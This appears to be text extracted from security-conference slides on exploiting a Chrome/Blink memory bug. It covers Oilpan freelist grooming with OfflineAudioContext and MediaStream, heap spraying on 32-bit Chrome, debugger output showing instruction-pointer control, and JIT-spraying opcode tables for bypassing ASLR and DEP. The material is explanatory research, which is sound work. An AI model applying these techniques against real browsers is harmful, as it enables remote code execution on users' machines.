
- Search Object on 32-bit Chrome


- `OfflineAudioContext.length` in the right place 😊

- But creating an `OfflineAudioContext` will create an `AudioHandler` at the same time 😞



- Oilpan uses freelist to manage freed memory
 - Create an object of the same size as AOC next to OC
 - Free it and now this memory is managed by the freelist
 - Create OAC, it will use the previously freed memory





`sizeof(MediaStream) = sizeof(OfflineAudioContext)`

Breakpoint 0 hit

`eax=42dcbc5c ebx=17bd7bd8 ecx=42dcbc14 edx=00010003 esi=17a84610 edi=17a84640`


`eip=5e724544 esp=007fe65c ebp=007fe66c iopl=0 nv up ei pl nz na pe nc`

`cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00200206`

`chrome_child!blink::MemberBase<blink::TreeScope,blink::TracenessMemberConfiguration::kTraced>::GetRaw [inlined in chrome_child!blink::WebGLTimerQueryEXT::WebGLTimerQueryEXT+0x4c]:`

`5e724544 8b4110 mov eax,dword ptr [ecx+10h] ds:002b:42dcbc24=12345678`

- Heap Spray on 32bit Chrome
- Design the structure of spraying chunk
- Allocate large number of chunks
- Set slip to ecx+10



(1404.2eb8): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

*** WARNING: Unable to verify checksum for D:\chrome-win\chrome.dll

eax=110cf000 ebx=8dee9270 ecx=110cf098 edx=8ba04000 esi=8e041d18 edi=8e041d48

eip=12345678 esp=0077ea58 ebp=0077ea74 iopl=0 nv up ei pl nz na po nc

cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210202

12345678 c23708 ret 837h

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mov     eax,dword ptr [ecx+10h]
mov     ecx,dword ptr [eax+8]
mov     eax,dword ptr [ecx+98h]
call   dword ptr [eax+0C4h]

```

- JIT Spraying:
 - JIT spraying circumvents the protection of ASLR and DEP by exploiting the behavior of just-in-time compilation.
 - The purpose of JIT is to produce executable data.
 - The input program typically contains numerous constant values that can be erroneously executed as code.

js code **var** a = (0x11223344 ^ 0x90909090 ^ 0x90909090);

| | | | | | | | | | |
|----------|----|-----------|----|----|----|----|------------|--------------|------------|
| jit code | 0: | b8 | 44 | 33 | 22 | 11 | mov | eax , | 0x11223344 |
| | 5: | 35 | 90 | 90 | 90 | 90 | xor | eax , | 0x90909090 |
| | a: | 35 | 90 | 90 | 90 | 90 | xor | eax , | 0x90909090 |

| | | | | | | | | |
|----------------------|----|-----------|-----------|----|----|----|------------|--|
| jit code with offset | 1: | 44 | | | | | inc | esp |
| | 2: | 33 | 22 | | | | xor | esp , DWORD PTR [edx] |
| | 4: | 11 | 35 | 90 | 90 | 90 | adc | DWORD PTR ds: 0x90909090, esi |
| | a: | 35 | 90 | 90 | 90 | 90 | xor | eax , |

js code **var** a = (0x11223344 ^ 0xa8909090 ^ 0xa8909090);

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|----------|----|-----------|----|----|----|-----------|------------|--------------|------------|
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| | | | | | | | | |
|----------------------|----|-----------|-----------|--|--|-------------|-------------|------|
| jit code with offset | 9: | a8 | 35 | | | test | al , | 0x35 |
| | b: | 90 | | | | nop | | |
| | c: | 90 | | | | nop | | |
| | d: | 90 | | | | nop | | |

3 bytes in every 5 bytes can be used encode instruction

• Tricks

- The register used by XOR is random.

| | | | |
|-------------|---------------|----------------|---------------|
| 9: a8 35 | test al, 0x35 | 9: a8 83 | test al, 0x83 |
| b: 90 | nop | b: f1 | ??? |
| c: 90 | nop | c: 90 | nop |
| d: 90 | nop | d: 90 | nop |
| 35 ;xor eax | | 83 f1 ;xor ecx | |

- Change the format of the xor statement to adjust the registers it uses

`a ^ 0xa8909090 => a ^ b ^ 0xa8909090`



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 - Get more useful UB info from compilers

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- Explain several security bugs caused by UB
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